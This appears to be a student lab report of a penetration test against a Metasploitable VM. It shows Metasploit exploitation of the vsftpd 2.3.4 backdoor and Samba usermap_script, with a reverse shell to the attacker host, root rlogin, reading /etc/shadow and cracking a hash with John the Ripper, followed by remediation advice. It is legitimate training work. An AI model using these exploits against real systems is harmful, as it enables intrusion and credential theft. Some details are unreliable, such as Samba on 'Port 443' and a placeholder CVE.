


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.160.131
RHOST ⇒ 192.168.160.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.160.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.160.131:21 - USER: 331 Please specify the password.
[+] 192.168.160.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.160.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.160.133:45301 → 192.168.160.131:6200) at 2025-05-15 13:47:54 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

2. SMB 3.0.20-Debian (Port 443)

- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script


- show options
- set RHOST 192.168.160.131
- run



```
   LHOST  192.168.160.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.160.131
RHOST ⇒ 192.168.160.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.160.133:4444
[*] Command shell session 1 opened (192.168.160.133:4444 → 192.168.160.131:58029) at 2025-05-15 14:25:34 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

3. **Exploiting R Services (Port 512,513,514)**

- nmap -p 512,513,514 -sC -sV –script=vuln 192.168.160.131
- rlogin -l root 192.168.160.131



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 14:38 IST
Nmap scan report for 192.168.160.131
Host is up (0.00074s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds

┌──(root㉿kali)-[/home/kali]
└─# rlogin -l root 192.168.160.131
Last login: Thu May 15 03:35:43 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
::1                 ff02::1             ip6-allhosts        ip6-localhost       ip6-mcastprefix     metasploitable.localdomain
fe00::0             ff02::2             ip6-allnodes        ip6-localnet        localhost
ff00::0             ff02::3             ip6-allrouters      ip6-loopback        metasploitable
root@metasploitable:~# █
```

Task 5 - Create user with root permission

adduser your_name

Set a simple password example 12345 or hello or 987654321


Get the details of user in /etc/passwd

Enter details of the new user you have added in Metasploit

- adduser minakshi
- password hello
- sudo usermod -aG sudo minakshi
- cat /etc/passwd | grep minakshi
- minakshi:x:1002:1002:,,,:/home/minakshi:/bin/bash
- sudo cat /etc/shadow | grep minakshi0x ra
- minakshi:$y$j9T$ep3Qv2Hy8a5uO71kK7yOm0$rxMKpQlW2n/XflTYSpcCljAKbKROVgZHXHr50E5ed.4:20223:0:99999:7:::


Task 6 – Cracking password hashes

- nano minakshi_hash.txt




```
┌──(root㉿kali)-[~/john-jumbo/run]
└─# cat minakshi_hash.txt
$y$j9T$ep3Qv2Hy8a5u071kK7yOm0$rxMKpQlW2n/XflTYSpcCljAKbKROVgZHXHr50E5ed.4
```

- /john minakshi_hash.txt



```
┌──(root㉿kali)-[~/john-jumbo/run]
└─# ./john minakshi_hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [0:unknown 1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt 7:scrypt 10:yescrypt 11:gost-yescrypt]) is 10 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] rejected
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
Enabling duplicate candidate password suppressor using 256 MiB
hello            (?)
1g 0:00:00:03 DONE 2/3 (2025-05-15 17:57) 0.2994g/s 28.74p/s 28.74c/s 28.74C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- /john minakshi_hash.txt –show



```
┌──(root㉿kali)-[~/john-jumbo/run]
└─# ./john minakshi_hash.txt --show

?:hello

1 password hash cracked, 0 left
```

Task 7 – Remediation

1. FTP Service (vsftpd)

- Current Version: vsftpd 2.3.4
- Latest Version: vsftpd 3.0.5 (2025)
- Vulnerability:
  - ➔ Backdoor in 2.3.4 allows root shell access via crafted payload.
  - ➔ CVE: CVE-2011-2523
- Impact: Full system compromise by unauthenticated attackers.
- Remediation:
  - ➔ Upgrade to vsftpd 3.0.5 (fully patched)
  - ➔ Or disable FTP entirely and switch to SFTP (via SSH)

2. Samba SMB (Port 443)

- Current Version: Samba 3.0.20
- Latest Version: Samba 4.20.1 (May 2025)
- Vulnerabilities:
  - ➔ Remote Code Execution (RCE)
  - ➔ Session hijacking
  - ➔ Arbitrary file read/write

- ➔ CVE-2007-2442: Command injection via username map script
- ➔ CVE-2017-XXXX: Arbitrary code execution

- Impact: Attackers can gain shell access, move laterally, and steal credentials.
- Remediation:
  - ➔ Upgrade to Samba 4.20.1
  - ➔ Disable SMBv1, restrict to trusted IPs only
  - ➔ Harden /etc/samba/smb.conf:
  - ➔ Disable guest access
  - ➔ Enable detailed logging

3. R Services (Ports 512–514)

- Services Affected: rexec, rlogin, rsh (legacy UNIX services)
- Status: Obsolete, insecure, and deprecated
- Vulnerabilities:
  - ➔ Sends plaintext credentials
  - ➔ Vulnerable to MITM and replay attacks
  - ➔ Weak or no authentication
  - ➔ CVE-1999-0651: Allows unauthorized remote access if .rhosts/hosts.equiv misconfigured
- Impact: Network users can impersonate others and execute remote commands
- Remediation:
  - ➔ Immediately disable rexec, rlogin, and rsh services
  - ➔ Replace with SSH-based alternatives
- Reference: MITRE CVE-1999-0651

Major Learning From this project –

- **Developed a comprehensive understanding of penetration testing workflow.**
- **Gained hands-on experience with Nmap, Metasploit, and John the Ripper.**
- **Learned to responsibly report and remediate security issues.**
- **I learned how to create and manage users in Linux and how their details are stored in system files.**
- **I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists.**
- **I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS.**

- **I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled.**
- **Understood vulnerabilities associated with outdated software.**